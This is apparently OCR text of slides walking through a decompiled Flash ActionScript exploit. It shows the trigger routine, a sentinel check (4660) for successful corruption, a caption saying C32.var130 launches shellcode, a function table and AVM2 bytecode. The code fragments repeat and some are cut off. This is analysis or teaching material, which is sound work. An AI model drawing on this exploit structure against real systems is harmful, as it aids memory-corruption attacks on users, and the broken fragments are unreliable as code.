
```
public static function var122(param1:*, param2:* =
{
    try
    {
        if(var8)
        {
            var16.var36 = Low(param1);
            var16.var37 = Hi(param1);
        }
        else
        {
            var16.var36 = param1;
        }
        var16.o = param2;
        var121 = true;
        new Call();
        return;
    }
    catch(e:*)
    {
        return;
    }
}

public static function var123() : Object
{
    var _loc1_:BufferControlParameters = var16;
```

```
        "u0":_loc2_.low,
        "u1":_loc2_.hi,
        "u2":_loc3_.low,
        "u3":_loc3_.hi
    };
}

static function var120() : *
{
    try
    {
```

```
package
{
    public class Call
    {


        public function Call()
        {
            super();
        }
    }
}
```

Var130 launches shellcode using a standard technique

Exploit



```
static function var120() : *
{
   try
   {
      var10 = new BA();
      var11.push(var10);
      var12 = false;
      if(!var16)
      {
         new BufferControlParameters(0,0);
         new C1();
         new C2();
         c3 = new C3();
         new C4();
         new C5();
         new C7();
         var16 = c3;
         var16.var38 = 4660;
         var122(0,var10);
      }
      var122(0,var10);
      if(var16.var38 != 4660)
      {
         var12 = true;
         if(var8)
         {
            return;
         }
         C32.var130();
      }
      else
      {
         var100("");
      }
      return;
   }
   catch(e:Error)
   {
      var100("");
      return;
   }
```

```
public static function var122(param1:*, param2:* =
{
   try
   {
      if(var8)
      {
         var16.var36 = Low(param1);
         var16.var37 = Hi(param1);
      }
      else
      {
         var16.var36 = param1;
      }
      var16.o = param2;
      var121 = true;
      new Call();
      return;
   }
   catch(e:*)
   {
```

```
public static function var123() : Object
{
   var _loc1_:BufferControlParameters = var16;
```


```
      "u0":_loc2_.low,
      "u1":_loc2_.hi,
      "u2":_loc3_.low,
      "u3":_loc3_.hi
   };
}

static function var120() : *
{
   try
   {
```

```
package
{
   public class Call
   {


      public function Call()
      {
         super();
      }
   }
}
```

This variable should contain another value as an effect of the triggered vulnerability

Var130 launches shellcode using a standard technique

Exploit



```
static function var120() : *
{
    try
    {
        var10 = new BA();
        var11.push(var10);
        var12 = false;
        if(!var16)
        {
            new BufferControlParameters(0,0);
            new C1();
            new C2();
            c3 = new C3();
            new C4();
            new C5();
            new C7();
            var16 = c3;
            var16.var38 = 4660;
            var122(0,var10);
        }
        var122(0,var10);
        if(var16.var38 != 4660)
        {
            var12 = true;
            if(var8)
            {
                return;
            }
            C32.var130();
        }
        else
        {
            var100("");
        }
        return;
    }
    catch(e:Error)
    {
        var100("");
        return;
    }
```

```
public static function var122(param1:*, param2:* =
{
    try
    {
        if(var8)
        {
            var16.var36 = Low(param1);
            var16.var37 = Hi(param1);
        }
        else
        {
            var16.var36 = param1;
        }
        var16.o = param2;
        var121 = true;
        new Call();
        return;
    }
    catch(e:*)
    {
```

```

public static function var123() : Object
{
    var _loc1_:BufferControlParameters = var16;
```

```
            "u0":_loc2_.low,
            "u1":_loc2_.hi,
            "u2":_loc3_.low
```

```
    try
    {
```


```
package
{
    public class Call
    {


        public function Call()
        {
            super();
        }
    }
}
```

This variable should contain another value as an effect of the triggered vulnerability

Var130 launches shellcode using a standard technique

Where is the vulnerability?

First hints



Function name	Segment
C7_init	DoABC
C4_class_init	DoABC
C4_instance_f5	DoABC
C4_instance_init	DoABC
C4_init	DoABC
C3_class_init	DoABC
C3_instance_init	DoABC
C3_init	DoABC
Call_class_init	DoABC
Call_instance_init	DoABC
Call_init	DoABC
C5_class_init	DoABC
C5_instance_f5	DoABC
C5_instance_init	DoABC
C5_init	DoABC
BA_class_init	DoABC
BA_instance_init	DoABC
BA_init	DoABC
x86_C32_class_init	DoABC
x86_C32_class_var125	DoABC
x86_C32_class_var126	DoABC
x86_C32_class_var127	DoABC
x86_C32_class_var128	DoABC
x86_C32_class_var129	DoABC
x86_C32_class_var130	DoABC
x86_C32_instance_init	DoABC
x86_C32_init	DoABC
C1_class_init	DoABC
C1_instance_f5	DoABC
C1_instance_init	DoABC
C1_init	DoABC
C2_class_init	DoABC
C2_instance_f5	DoABC
C2_instance_init	DoABC
C2_init	DoABC

Line 52 of 84

```
refid "Call/init"
maxstack 3
localcount 2
initscopedepth 1
maxscopedepth 4



Call_init:
getlocal0
pushscope
findpropstrict  Multiname(Call, [_]) ; "PackageNamespace()" ...
getlex          QName(_, Object) ; "PackageNamespace()" ...
pushscope
getlex          QName(_, Object) ; "PackageNamespace()" ...
newclass        "Call"
popscope
initproperty    QName(_, Call) ; "PackageNamespace()" ...
getlex          QName(_, Main) ; "PackageNamespace()" ...
getproperty     QName(_, var121) ; "PackageNamespace()" ...
iffalse         loc_215B
```


```
try
from 0x2142
to 0x215B
